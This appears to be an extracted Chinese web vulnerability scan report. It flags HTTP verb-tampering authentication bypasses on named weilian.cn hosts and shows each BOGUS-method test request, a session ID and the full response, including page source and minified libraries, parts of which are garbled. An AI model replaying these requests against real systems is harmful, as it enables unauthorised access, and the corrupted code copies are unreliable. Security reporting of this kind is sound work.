                            </td>
                        </tr>
                        <tr>
                            <td>上下架状态</td>
                            <td>
                                <select id="goodscontrolselect" name="status" class="form-control" type="text">
                                    <option value="--请选择--"></option>
                                    <option value='2'>待上架</option>
                                    <option value='1'>上架</option>
                                    <option value='0'>下架</option>
                                </select>
                            </td>
                        </tr>
                    </table>
                </form>
            </div>
        </div>
    </div>
</script>
```

```
<!--查询模板-->
<script id="ongoods_Temp" type="text/html">
    <div id="ongoods_Dig" class="from_table_con">
        <div class="Form-group">
            <div>
                <form method="post" id="on_goods_form" role="form">
                    <table cellpadding="0" cellspacing="0" class="from_table">
                        <tr>
                            <!-- <td>上架时间</td>
                            <td>
```

```

<input type="text" class="form-control" id="od_begindate" name="begindate"
value="">

</td>
<td>下架时间</td>
<td>
<input type="text" class="form-control" id="od_enddate" name="enddate"
value="">

</td>-->
<td align="center">    确认上架</td>

</tr>
</table>
</form>
</div>
</div>
</script>

<script type="text/javascript">

//初始化js
$(function () {
    //var goodsURL = "http://test.vr.weilian.cn:40884/";
    var goodsURLs = goodsURL;
    //初始化上下架管理列表
    var option = {
        plusBtn: [{
            id: "queryGoodscontrolBtn",
            text: "查询",
            clazz: "btn btn-primary btn-sm",
            iconClass: "fa fa-grav"
        }, {
            id: "onGoodscontrolBtn",
            text: "上架",
            clazz: "btn btn-primary btn-sm",
            iconClass: "fa fa-grav"
        }, {
            id: "offGoodscontrolBtn",
            text: "下架",
            clazz: "btn btn-primary btn-sm",
            iconClass: "fa fa-grav"
        }],
        //自定义按钮绑定事件
        onInit: function () {
            $("#query
...
...
...

```

变体- | 2 / 2

差异: **方法** 从以下位置进行控制: GET 至: BOGUS

推理: 测试结果似乎指示存在脆弱性, 因为“测试响应”与“原始响应”完全相同, 这表明动词篡改能够绕过站点认证。

测试请求和响应:

```

BOGUS /static/goodscontrolList.html HTTP/1.1
User-Agent: Mozilla/5.0 (Windows NT 6.1; WOW64) AppleWebKit/537.36 (KHTML, like Gecko)
Chrome/57.0.2987.133 Safari/537.36
Referer: http://system-rest-enterprise.mall.xt.weilian.cn/static/index.html
Connection: keep-alive
Host: vr-goods-rest-enterprise.mall.xt.weilian.cn
Accept: text/html, */*; q=0.01
Origin: http://system-rest-enterprise.mall.xt.weilian.cn
Accept-Language: en-US,en;q=0.8

```

sessionId: c5b8689a1098705cd3ffdf0d57563a1

HTTP/1.1 200 OK
Content-Length: 17906
Access-Control-Allow-Headers: x-requested-with,content-type,sessionid
Server: openresty
Access-Control-Allow-Methods: GET,POST,HEAD,PUT,DELETE,OPTIONS
Access-Control-Allow-Origin: *
X-Hit-Server: nginx-2
Connection: keep-alive
Date: Fri, 12 Jan 2018 03:10:45 GMT

```
<style>
  #goodscontrol-table td {
    text-align: center;
    line-height: 28px;
  }
  #goodscontrol-table th {
    text-align: center;
    line-height: 28px;
  }
</style>
<div class="row">
  <div class="col-xs-12">
    <div id="goodscontrol-table"></div>
  </div>
</div>

<!--查询模板-->
<script id="goodscontrol_searchTempl" type="text/html">
  <div id="ins-search" class="from_table_con">
    <div class="form-group">
      <div>
        <form method="post" id="goodscontrolsearchForm" role="form">
          <table cellpadding="0" cellspacing="0" class="from_table">
            <tr>
              <td>资产编码</td>
              <td>
                <input type="text" class="form-control goods_se_entry" name="goodscode"
                  id="goodscontrolcode"
                  autocomplete="off"/>
                <input type="hidden" name="goodsid" id="goodscontrolid"/>
              </td>
            </tr>
            <tr>
              <td>资产名称</td>
              <td>
                <input type="text" class="form-control" name="goodsname" id="goodsname"/>
              </td>
            </tr>
            <tr>
              <td>上下架状态</td>
              <td>
                <select id="goodscontrolselect" name="status" class="form-control" type="text">
                  <option value="--请选择--"></option>
                  <option value='2'>待上架</option>
                  <option value='1'>上架</option>
                  <option value='0'>下架</option>
                </select>
              </td>
            </tr>
          </table>
        </form>
      </div>
    </div>
  </div>
</script>

<!--查询模板-->
<script id="ongoods_Temp" type="text/html">
  <div id="ongoods_Dig" class="from_table_con">
    <div class="form-group">
      <div>
        <form method="post" id="on_goods_form" role="form">
          <table cellpadding="0" cellspacing="0" class="from_table">
```

```

<tr>
<!-- <td>上架时间</td>
<td>

<input type="text" class="form-control" id="od_begindate" name="begindate"
value="">

</td>
<td>下架时间</td>
<td>
<input type="text" class="form-control" id="od_enddate" name="enddate"
value="">

</td>-->
<td align="center">    确认上架</td>

</tr>
</table>
</form>
</div>
</div>
</div>
</script>

<script type="text/javascript">
//初始化js
$(function () {
    //var goodsURL = "http://test.vr.weilian.cn:40884/";
    var goodsURLs = goodsURL;
    //初始化上下架管理列表
    var option = {
        plusBtn: [{
            id: "queryGoodscontrolBtn",
            text: "查询",
            clazz: "btn btn-primary btn-sm",
            iconClass: "fa fa-grav"
        }, {
            id: "onGoodscontrolBtn",
            text: "上架",
            clazz: "btn btn-primary btn-sm",
            iconClass: "fa fa-grav"
        }, {
            id: "offGoodscontrolBtn",
            text: "下架",
            clazz: "btn btn-primary btn-sm",
            iconClass: "fa fa-grav"
        }
    ],
    //自定义按钮绑定事件
    onInit: function () {
        $("#queryGoodscontrolBtn").on("click", function () {
            ...
            ...
            ...
        })
    }
}

```

使用 HTTP 动词篡改的认证旁路

严重性: **中**

CVSS 分数: 6.4

URL: <http://vr-goods-rest-enterprise.mall.xt.weilian.cn/static/goodstree.html>

实体: goodstree.html (Page)

风险: 可能会升级用户特权并通过 Web 应用程序获取管理许可权
可能会收集有关 Web 应用程序的敏感信息, 如用户名、密码、机器名和/或敏感文件位置

原因: Web 应用程序编程或配置不安全

固定值: 将您的服务器配置为仅允许所需 HTTP 方法

变体- | 1 / 2

差异: 方法 从以下位置进行控制: **GET** 至: **BOGUS**

推理: 测试结果似乎指示存在脆弱性, 因为“测试响应”与“原始响应”完全相同, 这表明动词篡改能够绕过站点认证。

测试请求和响应:

```
BOGUS /static/goodstree.html HTTP/1.1
User-Agent: Mozilla/5.0 (Windows NT 6.1; WOW64) AppleWebKit/537.36 (KHTML, like Gecko)
Chrome/57.0.2987.133 Safari/537.36
Referer: http://system-rest-enterprise.mall.xt.weilian.cn/static/index.html
Connection: keep-alive
Host: vr-goods-rest-enterprise.mall.xt.weilian.cn
Accept: text/html, */*; q=0.01
Origin: http://system-rest-enterprise.mall.xt.weilian.cn
Accept-Language: en-US,en;q=0.8
sessionId: c5b8689a1098705cd3ffdf0d57563a1
```

```
HTTP/1.1 200 OK
Content-Length: 12614
Access-Control-Allow-Headers: x-requested-with,content-type,sessionid
Server: openresty
Access-Control-Allow-Methods: GET,POST,HEAD,PUT,DELETE,OPTIONS
Access-Control-Allow-Origin: *
X-Hit-Server: nginx-2
Connection: keep-alive
Date: Fri, 12 Jan 2018 03:10:45 GMT
```

```
<style>
  #gcl-goodstree_table td {
    text-align: center;
    line-height: 28px;
  }
  #gcl-goodstree_table th {
    text-align: center;
    line-height: 28px;
  }
</style>
<div class="newpage-con padding-10">
  <div class="row">
    <!-- 左侧开始 -->
    <div class="col-xs-3" style="padding-right: 0">
      <div class="block">
        <div class="block-title">
          <h4>资产分类树</h4>
        </div>
        <!--<div id="companylist_tree" class="tree_list"></div-->
        <ul id="gcl-goodstree_treeLeft" class="ztree"></ul>
      </div>
    </div>
```



```

<!-- 左侧结束 -->
<!-- 右侧开始 -->
<div class="col-xs-9">
  <div class="block full">
    <!-- Table Styles Title -->
    <div class="block-title">
      <h2>资产信息</h2>
    </div>
    <!-- END Table Styles Title -->
    <div id="gcl-goodstree_table">

      </div>
    </div>

  </div>
<!-- 右侧结束 -->
</div>
</div>

<script type="text/javascript">

  //初始化列表
  $(function () {
    //var uploadUrl="http://files.scn.weilian.cn:40899/upload";
    var tableHeight = ($(document).height() - 295) + "px";
    //表格的属性对象，用于初始化表格的设置
    //var goodsURL =goodsURL;
    //
    goodsURL="http://test.vr.weilian.cn:40884/";
    var option = {
      height: tableHeight,
      search: {
        placeHolder:"搜索资产编码、资产名称"
      },
      tools: false,
      handleCol:false, //屏蔽操作列
      url: goodsURL+"goodsRestApi/goodsList",
      border:false, //去掉border
      // 表格的头部，有多少列，就写多少
      columns: [{
        filed: "资产编码",
        name: "goodscode"
      }, {
        filed: "拼音码",
        name: "opcode"
      }, {
        filed: "资产名称",
        name: "goodsname"
      }, {
        filed: "规格",
        name: "goodsspec"
      }, {
        filed: "型号",
        name: "goodsmodel"
      }, {
        filed: "资产分类",
        name: "classname"
      }, {
        filed: "产地",
        name: "prodarea"
      }, {
        filed: "状态",
        name: "status"
      }, {
        filed: "品牌",
        name: "brandname"
      }, {
        filed: "财务编码",
        name: "barcode"
      }, {
        filed: "上限",
        name: "stupperlimit"
      }, {
        filed: "下限",
        name: "stlowerlimit"
      }, {
        filed: "大类码标记",
        name: "classcodeflag"
      }
    ]
  })

```

```

    }, {
      filed: "登记人",
      name: "inputmanname"
    }, {
      filed: "登记时间",
      name: "bookindate"
    }, {
      filed: "id",
      name: "goodsid"
    }
  ],
  columnDefs: [{ //隐藏列,序号+
    "targets": [3,8,12,13,14,17],
    "visible": false
  }],
  render: function(data, type, row) { // 格式化 列
    return new Date(data).Format("yyyy-MM-dd hh:mm:ss");
  },
  targets: [16]
}, { // 渲染列 格式化
  render: function(data, type, row) { // 格式化 列
    //return "<pp keyword=PUB_BASIC_NEW_STATUS>" + data + "</pp>"
    if(data==1){
      return "正常";
    }else if(data==2){
      return "冻结";
    }else{
      return "";
    }
  },
  targets: [9]
},
{ // 渲染列 格式化
  render: function(data, type, row) { // 格式化 列
    if(data==undefined || data==null){
      return ""
    }else {

```

...

...

...

变体- | 2 / 2

差异: **方法** 从以下位置进行控制: **OPTIONS** 至: **BOGUS**

推理: 测试结果似乎指示存在脆弱性, 因为“测试响应”与“原始响应”完全相同, 这表明动词篡改能够绕过站点认证。

测试请求和响应:

```

BOGUS /static/goodstree.html HTTP/1.1
sessionId: c5b8689a1098705cd3ffdf0d57563a1
Access-Control-Request-Method: GET
User-Agent: Mozilla/5.0 (Windows NT 6.1; WOW64) AppleWebKit/537.36 (KHTML, like Gecko)
Chrome/57.0.2987.133 Safari/537.36
Host: vr-goods-rest-enterprise.mall.xt.weilian.cn
Connection: keep-alive
Origin: http://system-rest-enterprise.mall.xt.weilian.cn
Referer: http://system-rest-enterprise.mall.xt.weilian.cn/static/index.html
Accept: */*
Access-Control-Request-Headers: sessionid
Accept-Language: en-US,en;q=0.8

```

```

HTTP/1.1 200 OK
Content-Length: 12614
Access-Control-Allow-Headers: x-requested-with,content-type,sessionid
Server: openresty
Access-Control-Allow-Methods: GET,POST,HEAD,PUT,DELETE,OPTIONS
Access-Control-Allow-Origin: *

```

```

X-Hit-Server: nginx-2
Connection: keep-alive
Date: Fri, 12 Jan 2018 03:10:45 GMT

<style>
    #gcl-goodstree_table td {
        text-align: center;
        line-height: 28px;
    }
    #gcl-goodstree_table th {
        text-align: center;
        line-height: 28px;
    }
</style>
<div class="newpage-con padding-10">
    <div class="row">
        <!-- 左侧开始 -->
        <div class="col-xs-3" style="padding-right: 0">
            <div class="block">
                <div class="block-title">
                    <h4>资产分类树</h4>
                </div>
                <!--<div id="companylist_tree" class="tree_list"></div-->
                <ul id="gcl-goodstree_treeLeft" class="ztree"></ul>
            </div>
        <!-- 左侧结束 -->
        <!-- 右侧开始 -->
        <div class="col-xs-9">
            <div class="block full">
                <!-- Table Styles Title -->
                <div class="block-title">
                    <h2>资产信息</h2>
                </div>
                <!-- END Table Styles Title -->
                <div id="gcl-goodstree_table">

                    </div>
                </div>

            </div>
        <!-- 右侧结束 -->
    </div>
</div>

<script type="text/javascript">

    //初始化列表
    $(function () {
        //var uploadUrl="http://files.scn.weilian.cn:40899/upload";
        var tableHeight = ($(document).height() - 295) + "px";
        //表格的属性对象,用于初始化表格的设置
        //var goodsURL =goodsURL;
        //
        goodsURL="http://test.vr.weilian.cn:40884/";
        var option = {
            height: tableHeight,
            search: {
                placeHolder:"搜索资产编码、资产名称"
            },
            tools: false,
            handleCol:false, //屏蔽操作列
            url: goodsURL+"goodsRestApi/goodsList",
            border:false, //去掉border
            // 表格的头部,有多少列,就写多少
            columns: [{
                filed: "资产编码",
                name: "goodscode"
            }, {
                filed: "拼音码",
                name: "opcode"
            }, {
                filed: "资产名称",
                name: "goodsname"
            }, {
                filed: "规格",
                name: "goodsspec"
            }, {

```

```

        filed: "型号",
        name: "goodsmodel"
    }, {
        filed: "资产分类",
        name: "classname"
    }, {
        filed: "产地",
        name: "prodarea"
    }, {
        filed: "状态",
        name: "status"
    }, {
        filed: "品牌",
        name: "brandname"
    }, {
        filed: "财务编码",
        name: "barcode"
    }, {
        filed: "上限",
        name: "stupperlimit"
    }, {
        filed: "下限",
        name: "stlowerlimit"
    }, {
        filed: "大类码标记",
        name: "classcodeflag"
    }, {
        filed: "登记人",
        name: "inputmanname"
    }, {
        filed: "登记时间",
        name: "bookindate"
    }, {
        filed: "id",
        name: "goodsid"
    }
    ],
    columnDefs: [{ //隐藏列,序号+
        "targets": [3,8,12,13,14,17],
        "visible": false
    }],
    render: function(data, type, row) { // 格式化 列
        return new Date(data).Format("yyyy-MM-dd hh:mm:ss");
    },
    targets: [16]
    }, { // 渲染列 格式化
        render: function(data, type, row) { // 格式化 列
            //return "<pp keyword=PUB_BASIC_NEW_STATUS>" + data + "</pp>"
            if(data==1){
                return "正常";
            }else if(data==2){
                return "冻结";
            }else{
                return "";
            }
        },
        targets: [9]
    },
    { // 渲染列 格式化
        render: function(data, type, row) { // 格式化 列
            if(data==undefined || data==null){
                r

```

```

...
...
...

```

使用 HTTP 动词篡改的认证旁路

严重性: **中**

CVSS 分数: 6.4

URL: <http://h5config-rest-enterprise.mall.xt.weilian.cn/static/orderpage/jquery-1.7.2.min.js>

实体: jquery-1.7.2.min.js (Page)

风险: 可能会升级用户特权并通过 Web 应用程序获取管理许可权
可能会收集有关 Web 应用程序的敏感信息, 如用户名、密码、机器名和/或敏感文件位置

原因: Web 应用程序编程或配置不安全

固定值: 将您的服务器配置为仅允许所需 HTTP 方法

差异: 方法 从以下位置进行控制: **GET** 至: **BOGUS**

推理: 测试结果似乎指示存在脆弱性, 因为“测试响应”与“原始响应”完全相同, 这表明动词篡改能够绕过站点认证。

测试请求和响应:

```
BOGUS /static/orderpage/jquery-1.7.2.min.js HTTP/1.1
User-Agent: Mozilla/5.0 (Windows NT 6.1; WOW64) AppleWebKit/537.36 (KHTML, like Gecko)
Chrome/57.0.2987.133 Safari/537.36
Referer: http://h5config-rest-enterprise.mall.xt.weilian.cn/static/orderpage/saleOrderList.html?
sessionId=6cecd9abca2a5797bbb71b3bef6db3f8
Connection: keep-alive
Host: h5config-rest-enterprise.mall.xt.weilian.cn
Accept: */*
Accept-Language: en-US,en;q=0.8
sessionId: c5b8689a1098705cd3ffdf0d57563a1
```

```
HTTP/1.1 200 OK
Content-Length: 94843
Access-Control-Allow-Headers: x-requested-with,content-type,sessionId
Server: openresty
Access-Control-Allow-Methods: GET,POST,HEAD,PUT,DELETE,OPTIONS
Access-Control-Allow-Origin: *
X-Hit-Server: nginx-2
Connection: keep-alive
Date: Fri, 12 Jan 2018 03:10:53 GMT
```

```
/*! jQuery v1.7.2 jquery.com | jquery.org/license */
(function(a,b){function cy(a){return f.isWindow(a)?a:a.nodeType===9?
a.defaultView||a.parentWindow:!1}function cu(a){if(!c[j[a]]){var b=c.body,d=f("
<"+a+">").appendTo(b),e=d.css("display");d.remove();if(e==="none"||e==="") {ck||
(ck=c.createElement("iframe"),ck.frameBorder=ck.width=ck.height=0),b.appendChild(ck);if(!cl||!ck.
createElement)cl=(ck.contentWindow||ck.contentDocument).document,cl.write((f.support.boxModel?"
<!doctype html>":"")+"<html>
<body>"),cl.close();d=cl.createElement(a),cl.body.appendChild(d),e=f.css(d,"display"),b.removeCh
ild(ck)}c[j[a]]=e}return c[j[a]]}function ct(a,b){var c=
{};f.each(cp.concat.apply([],cp.slice(0,b)),function(){c[this]=a});return c}function cs()
{cq=b}function cr(){setTimeout(cs,0);return cq=f.now()}function ci(){try{return new
a.ActiveXObject("Microsoft.XMLHTTP")}catch(b){}}function ch(){try{return new
a.XMLHttpRequest}catch(b){}}function cb(a,c){a.dataFilter&&(c=a.dataFilter(c,a.dataType));var
d=a.dataTypes,e={},g,h,i=d.length,j,k=d[0],l,m,n,o,p;for(g=1;g<i;g++){if(g===1)for(h in
a.converters)typeof h=="string"&&
(e[h.toLowerCase()]=a.converters[h]);l=k,k=d[g];if(k==="*")k=l;else if(l!=="*"&&l!=="k") {m=l+"
"+k,n=e[m]||e["* "+k];if(!n){p=b;for(o in e){j=o.split(" ");if(j[0]===l||j[0]==="*") {p=e[j[1]+
"+k"];if(p){o=e[o],o==="!0?n=p:p===!0&&(n=o);break}}}}!n&&p&&f.error("No conversion from
"+m.replace(" ", " to ")"),n!==!0&&(c=n?n(c):p(o(c)))}}return c}function ca(a,c,d){var
ea=c.contents,f=a.dataTypes,g=a.responseFields,h,i,j,k;for(i in g)i in d&&
(c[g[i]]=d[i]);while(f[0]==="*")f.shift(),h===b&&(h=a.mimeType||c.getResponseHeader("content-
type"));if(h)for(i in e)if(e[i]&&e[i].test(h)){f.unshift(i);break}if(f[0]in d)j=f[0];else{for(i
in d){if(!f[0]||a.converters[i+" "+f[0]]){j=i;break}k||(k=i)}j=j||k}if(j)
{j!==f[0]&&f.unshift(j);return d[j]}function b_(a,b,c,d){if(f.isArray(b))f.each(b,function(b,e)
{c[b].test(a)?d(a,e):b_(a+"["+typeof e=="object"?b:"")+"]",e,c,d)});else
if(!c&&f.type(b)=="object")for(var e in b)b_(a+"["+typeof b[e]+"]",b[e],c,d);else d(a,b)}function b$(a,c)
{var d,e,g=f.ajaxSettings.flatOptions||{};for(d in c){c[d]!==b&&((g[d]?a:e)||e={})}
```

```
[d]=c[d]);e&&f.extend(!0,a,e)}function bZ(a,c,d,e,f,g){f=f||c.dataTypes[0],g=g||[],g[f]=!0;var h=a[f],i=0,j=h?h.length:0,k=a===bS,l;for(;i<j&&(k||!l);i++)l=h[i](c,d,e),typeof l=="string"&&(!k||g[l]?l=b:(c.dataTypes.unshift(l),l=bZ(a,c,d,e,l,g)));(k||!l)&&!g["*"]&&(l=bZ(a,c,d,e,"*",g));return l}function bY(a){return function(b,c){typeof b!="string"&&(c=b,b="*");if(f.isFunction(c)){var d=b.toLowerCase().split(bO),e=0,g=d.length,h,i,j;for(;e<g;e++)h=d[e],j=/^\s+/.test(h),j&&(h=h.substr(1)||"*"),i=a[h]=a[h]||[],i[j?"unshift":"push"](c)}}}function bB(a,b,c){var d=b=="width"?a.offsetWidth:a.offsetHeight,e=b=="width"?1:0,g=4;if(d>0){if(c!="border")for(;e<g;e+=2)c||(d=parseFloat(f.css(a,"padding"+bx[e]))||0),c=="margin"?d+=parseFloat(f.css(a,bx[e]))||0:d-=parseFloat(f.css(a,"border"+bx[e]+"Width"))||0;return d+"px"}d=bY(a,b);if(d<0||d==null)d=a.style[b];if(bt.test(d))return d;d=parseFloat(d)||0;if(c)for(;e<g;e+=2)d+=parseFloat(f.css(a,"padding"+bx[e]))||0,c!="padding"&&(d+=parseFloat(f.css(a,"border"+bx[e]+"Width"))||0),c=="margin"&&(d+=parseFloat(f.css(a,bx[e]))||0);return d+"px"}function bo(a){var b=c.createElement("div");bh.appendChild(b),b.innerHTML=a.outerHTML;return b.firstChild}function bn(a){var b=(a.nodeName||"").toLowerCase();b=="input"?bm(a):b!="script"&&typeof a.getElementsByTagName!="undefined"&&f.grep(a.getElementsByTagName("input"),bm)}function bm(a){if(a.type=="checkbox"||a.type=="radio")a.defaultChecked=a.checked}function bl(a){return typeof a.getElementsByTagName!="undefined"?a.getElementsByTagName("*"):typeof a.querySelectorAll!="undefined"?a.querySelectorAll("*"):[]}function bk(a,b){var c;b.nodeType==1&&(b.clearAttributes&&b.clearAttributes(),b.mergeAttributes&&b.mergeAttributes(a),c=b.nodeName.toLowerCase(),c=="object"?b.outerHTML=a.outerHTML:c!="input"||a.type!="checkbox"&&a.type!="radio"?c=="option"?b.selected=a.defaultSelected:c=="input"||c=="textarea"?b.defaultValue=a.defaultValue:c=="script"&&b.text!=a.text&&(b.text=a.text):(a.checked&...
...
...
...

```

问题 5 / 18

TOC

使用 HTTP 动词篡改的认证旁路

严重性: **中**

CVSS 分数: 6.4

URL: <http://h5config-rest-enterprise.mall.xt.weilian.cn/static/orderpage/layui.js>

实体: layui.js (Page)

风险: 可能会升级用户特权并通过 Web 应用程序获取管理许可
可能会收集有关 Web 应用程序的敏感信息，如用户名、密码、机器名和/或敏感文件位置

原因: Web 应用程序编程或配置不安全

固定值: 将您的服务器配置为仅允许所需 HTTP 方法

差异: 方法 从以下位置进行控制: **GET** 至: **BOGUS**

推理: 测试结果似乎指示存在脆弱性，因为“测试响应”与“原始响应”完全相同，这表明动词篡改能够绕过站点认证。

测试请求和响应:

```
BOGUS /static/orderpage/layui.js HTTP/1.1
User-Agent: Mozilla/5.0 (Windows NT 6.1; WOW64) AppleWebKit/537.36 (KHTML, like Gecko)
Chrome/57.0.2987.133 Safari/537.36
Referer: http://h5config-rest-enterprise.mall.xt.weilian.cn/static/orderpage/saleOrderList.html?
sessionId=6cecd9abca2a5797bbb71b3bef6db3f8
Connection: keep-alive
Host: h5config-rest-enterprise.mall.xt.weilian.cn
Accept: */*
Accept-Language: en-US,en;q=0.8

```

sessionId: c5b8689a1098705cd3ffdf0d57563a1

HTTP/1.1 200 OK
Content-Length: 6140
Access-Control-Allow-Headers: x-requested-with,content-type,sessionid
Server: openresty
Access-Control-Allow-Methods: GET,POST,HEAD,PUT,DELETE,OPTIONS
Access-Control-Allow-Origin: *
X-Hit-Server: nginx-2
Connection: keep-alive
Date: Fri, 12 Jan 2018 03:10:54 GMT

```
/** layui-v2.2.2 MIT License By http://www.layui.com */
;!function(e){var t=document,o={modules:{},status:{},timeout:10,event:
{}},n=function(){this.v="2.2.2"},r=function(){var e=t.currentScript?
t.currentScript.src:function(){for(var e,o=t.scripts,n=o.length-1,r=n;r>0;r--
)if("interactive"===o[r].readyState){e=o[r].src;break}return e||o[n].src}();return
e.substring(0,e.lastIndexOf("/")+1)}(),i=function(t)
{e.console&&console.error&&console.error("Layui hint: "+t)},a="undefined"!typeof opera&&[object
Opera]===opera.toString(),u=
{layer:"modules/layer",laydate:"modules/laydate",laypage:"modules/laypage",laytpl:"modules/laytpl
",layim:"modules/layim",layedit:"modules/layedit",form:"modules/form",upload:"modules/upload",tre
e:"modules/tree",table:"modules/table",element:"modules/element",util:"modules/util",flow:"module
s/flow",carousel:"modules/carousel",code:"modules/code",jquery:"modules/jquery",mobile:"modules/m
obile","layui.all":"../layui.all"};n.prototype.cache=o,n.prototype.define=function(e,t){var
n=this,r="function"===typeof e,i=function(){return"function"===typeof t&&t(function(e,t)
{layui[e]=t,o.status[e]=!0},this);return r&&(t=e,e=
[]),layui["layui.all"]||!layui["layui.all"]&&layui["layui.mobile"]?i.call(n):
(n.use(e,i),n),n.prototype.use=function(e,n,l){function s(e,t){var n="PLAYSTATION
3"===navigator.platform?/^complete$/:/^(complete|loaded)$/;
("load"===e.type||n.test((e.currentTarget||e.srcElement).readyState))&&
(o.modules[f]=t,d.removeChild(v),function r(){return+m>1e3*o.timeout/4?i(f+" is not a valid
module"):void(o.status[f]?c():setTimeout(r,4))}())}function c(){l.push(layui[f]),e.length>1?
p.use(e.slice(1),n,l):"function"===typeof n&&n.apply(layui,l)}var p=this,y=o.dir=o.dir?
o.dir:r,d=t.getElementsByTagName("head")[0];e="string"===typeof e?
[e]:e,window.jQuery&&jQuery.fn.on&&(p.each(e,function(t,o)
{"jquery"===o&&e.splice(t,1)}),layui.jquery=layui.$=jQuery);var f=e[0],m=0;if(l=1||
[],o.host=o.host||(y.match(/\/\//([\s\S]+?)\/)/)||["//"+location.host+"/"])
[0],0===e.length||layui["layui.all"]&&u[f]||!layui["layui.all"]&&layui["layui.mobile"]&&u[f])retu
rn c(),p;if(o.modules[f])!function g(){return+m>1e3*o.timeout/4?i(f+" is not a valid
module"):void("string"===typeof o.modules[f]&&o.status[f]?c():setTimeout(g,4))}();else{var
v=t.createElement("script"),h=(u[f]?y+"lay/":"/^{\}/").test(p.modules[f])?"":o.base||""+
(p.modules[f]||f)+".js";h=h.replace(/\/\//,""),v.async=!0,v.charset="utf-8",v.src=h+function()
{var e=o.version===!0?o.v||(new Date).getTime():o.version||"";return e?"?v="+e:""}
(),d.appendChild(v),!v.attachEvent||v.attachEvent.toString().indexOf("
[native code]<0||a?v.addEventListener("load",function(e)
{s(e,h)},!1):v.attachEvent("onreadystatechange",function(e){s(e,h)}),o.modules[f]=h}return
p},n.prototype.getStyle=function(t,o){var n=t.currentStyle?
t.currentStyle:e.getComputedStyle(t,null);return
n[n.getPropertyValue?"getPropertyValue":"getAttribute"](o)},n.prototype.link=function(e,n,r){var
a=this,u=t.createElement("link"),l=t.getElementsByTagName("head")[0];"string"===typeof n&&
(r=n);var s=(r|e).replace(/\/\//,""),c=u.id="layuicss-"+s,p=0;return
u.rel="stylesheet",u.href=e+(o.debug?"?v="+new
Date().getTime():""),u.media="all",t.getElementById(c)||l.appendChild(u),"function"!typeof n?a:
(function y(){return+p>1e3*o.timeout/100?i(e+"
timeout"):void(1989===parseInt(a.getStyle(t.getElementById(c),"width"))?function(){n()
}():setTimeout(y,100))}(),a)},n.prototype.addcss=function(e,t,n){return
layui.link(o.dir+"css/"+e,t,n)},n.prototype.img=function(e,t,o){var n=new Image;return
n.src=e,n.complete?t(n):(n.onload=function(){n.onload=null,t(n)},void(n.onerror=function(e)
{n.onerror=null,o(e)})),n.prototype.config=function(e){e=e||{};for(var t in e)o[t]=e[t];return
this},n.prototype.modules=function(t){var e={};for(var t in u)e[t]=u[t];return e}
(),n.prototype.extend=function(e){var t=this;e=e||{};for(var o in e)t[o]||t.modules[o]?i("æ";ââ
"+o+" â²è&â ç"):t.modules[o]=e[o];return t},n.prototype.router=function(e){var
t=this,e=e||location.hash,o={path:[],search:{},hash:(e.match(/^[^#](#.*/))||[])
[1]||""};return/^#\//.test(e)?(e=e.replace(/^[^#\/]/,"").replac
...
...
...
```



```

e!=l:r)&&n++,"keyup"===a&&t[r?"addClass":"removeClass"](u));var l=n===g.length;return
t(l),l},w=function(e){var i=this.value,t=e.keyCode;return
9!==(t&&13!==(t&&37!==(t&&38!==(t&&39!==(t&&40!==(t&&(C(i,function(e){e?k.find("."+r)[0]||k.append('<p>
class="'+r+'">无匹配项
</p>')}}:k.find("."+r).remove(),"keyup"),void("===i&&k.find("."+r).remove())));f&&m.on("keyup",w)
.on("blur",function(i){e=m,d=k.find("."+s).html(),setTimeout(function(){C(m.val(),function(e)
{d|m.val(""),"blur"}),200)}),g.on("click",function(){var e=i(this),a=e.attr("lay-
value"),n=h.attr("lay-filter");return!e.hasClass(o)&&(e.hasClass("layui-select-tips")?m.val(""):
(m.val(e.text()),e.addClass(s),e.siblings().removeClass(s),h.val(a).removeClass("layui-form-
danger"),layui.event.call(this,l,"select("+n+")",
{elem:h[0],value:a,othis:t}),x(!0,!1)}),t.find("dl>dt").on("click",function(e)
{return!1}),i(document).off("click",y).on("click",y)});f.each(function(e,l){var
r=i(this),u=r.next("."+a),c=this.disabled,d=l.value,f=i(l.options[l.selectedIndex]),y=l.options[0
];if("string"===typeof r.attr("lay-ignore"))return r.show();var v="string"===typeof r.attr("lay-
search"),p=y.y.value?t.y.innerHTML|t:t,m=i(['<div class="'+(v?"":"layui-unselect ")'+a+(c?"
layui-select-disabled":"")+'">','<div class="'+n+'"><input type="text" placeholder="'+p+'
value="'+(d?f.html():"")+'"'+(v?"":"readonly")+' class="layui-input'+(v?"":" layui-unselect")+
(c?" "+o:"")+'">','<i class="layui-edge"></i></div>','<dl class="layui-anim layui-anim-upbit'+
(r.find("optgroup")[0]?" layui-select-group":"")+'">'+function(e){var i=[];return
layui.each(e,function(e,a){0!=e|a.value?"optgroup"===a.tagName.toLowerCase()?i.push("
<dt>"+a.label+"</dt>"):i.push('<dd lay-value="'+a.value+' " class="'+(d===a.value?s:"")+
(a.disabled?" "+o:"")+'">'+a.innerHTML+"</dd>"):i.push('<dd lay-value="" class="layui-select-
tips">'+(a.innerHTML|t)+"</dd>"))},0===i.length&&i.push('<dd lay-value="" class="'+o+'">没有选项
</dd>'),i.join("")(r.find("")).after("</dl>"),
</div>"].join(""));u[0]&&u.remove(),r.after(m),h.call(this,m,c,v)}),checkbox:function(){var e=
{checkbox:["layui-form-checkbox","layui-form-checked","checkbox"]
...
...
...

```

问题 7 / 18

TOC

使用 HTTP 动词篡改的认证旁路

严重性: 中

CVSS 分数: 6.4

URL: <http://h5config-rest-enterprise.mall.xt.weilian.cn/static/orderpage/lay/modules/laypage.js>

实体: laypage.js (Page)

风险: 可能会升级用户特权并通过 Web 应用程序获取管理许可
可能会收集有关 Web 应用程序的敏感信息，如用户名、密码、机器名和/或敏感文件位置

原因: Web 应用程序编程或配置不安全

固定值: 将您的服务器配置为仅允许所需 HTTP 方法

差异: 方法 从以下位置进行控制: GET 至: BOGUS

推理: 测试结果似乎指示存在脆弱性，因为“测试响应”与“原始响应”完全相同，这表明动词篡改能够绕过站点认证。

测试请求和响应:

```

BOGUS /static/orderpage/lay/modules/laypage.js HTTP/1.1
User-Agent: Mozilla/5.0 (Windows NT 6.1; WOW64) AppleWebKit/537.36 (KHTML, like Gecko)
Chrome/57.0.2987.133 Safari/537.36
Referer: http://h5config-rest-enterprise.mall.xt.weilian.cn/static/orderpage/saleOrderList.html?
sessionId=6cecd9abca2a5797bbb71b3bef6db3f8
Connection: keep-alive
Host: h5config-rest-enterprise.mall.xt.weilian.cn
Accept: */*
Accept-Language: en-US,en;q=0.8

```

sessionId: c5b8689a1098705cd3ffdf0d57563a1

